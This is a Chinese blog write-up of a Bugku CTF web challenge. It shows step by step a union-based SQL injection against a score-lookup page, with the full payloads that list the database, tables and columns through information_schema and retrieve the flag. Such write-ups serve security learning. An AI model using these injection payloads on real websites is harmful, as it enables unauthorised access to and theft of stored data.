

BUGKU_CTF WEB 20题writeup

原创

程序小黑 于 2018-10-20 13:36:16 发布 45163 收藏 5

分类专栏: [网络安全 WEB](#) [网络空间安全](#) 文章标签: [网络安全 WEB](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/qq_27180763/article/details/83212754

版权



[网络安全](#) 同时被 3 个专栏收录

77 篇文章 3 订阅

订阅专栏



[WEB](#)

12 篇文章 1 订阅

订阅专栏

[网络空间安全](#)

41 篇文章 8 订阅

订阅专栏

首先知道该页面存在sql注入漏洞。

先判断是否存在注入点。发现是单引号闭合注入。

成绩查询

Submit

龙龙龙的成绩单

Math	English	Chinese
60	60	70

https://blog.csdn.net/qq_27180763

通过页面回显信息判断当前列数

成绩查询

Submit

的成绩单

Math	English	Chinese

https://blog.csdn.net/qq_27180763

判断页面中可以回显的点

成绩查询


Submit

1的成绩单

Math	English	Chinese
2	3	4

https://blog.csdn.net/qq_27180763

爆库名



成绩查询

0' union select database(),2,3,4#


Submit

skctf_flag的成绩单

Math	English	Chinese
2	3	4

https://blog.csdn.net/qq_27180763

使用命令：0' union select table_name,2,3,4 from information_schema.tables where table_schema='skctf_flag'#爆表名



成绩查询

as where table_schema='skctf_flag'#

Submit

f14g的成绩单

Math	English	Chinese
2	3	4

https://blog.csdn.net/qq_27180763

使用命令：0' union select column_name,2,3,4 from information_schema.columns where table_name='f14g'#

成功拿到列名



成绩查询

0' union select column_name,2,3,4 fr

Submit

skctf_flag的成绩单

Math	English	Chinese
2	3	4

https://blog.csdn.net/qq_27180763

拿到表名和列名后，查询：0' union select 2,skctf_flag,4,3 from fl4g#



成绩查询

0' union select 2,skctf_flag,4,3 from f

Submit

2的成绩单

Math	English	Chinese
BUGKU{Sql_INJECTION_4813drd8hz4}	4	3

https://blog.csdn.net/qq_27180763

成功拿到flag。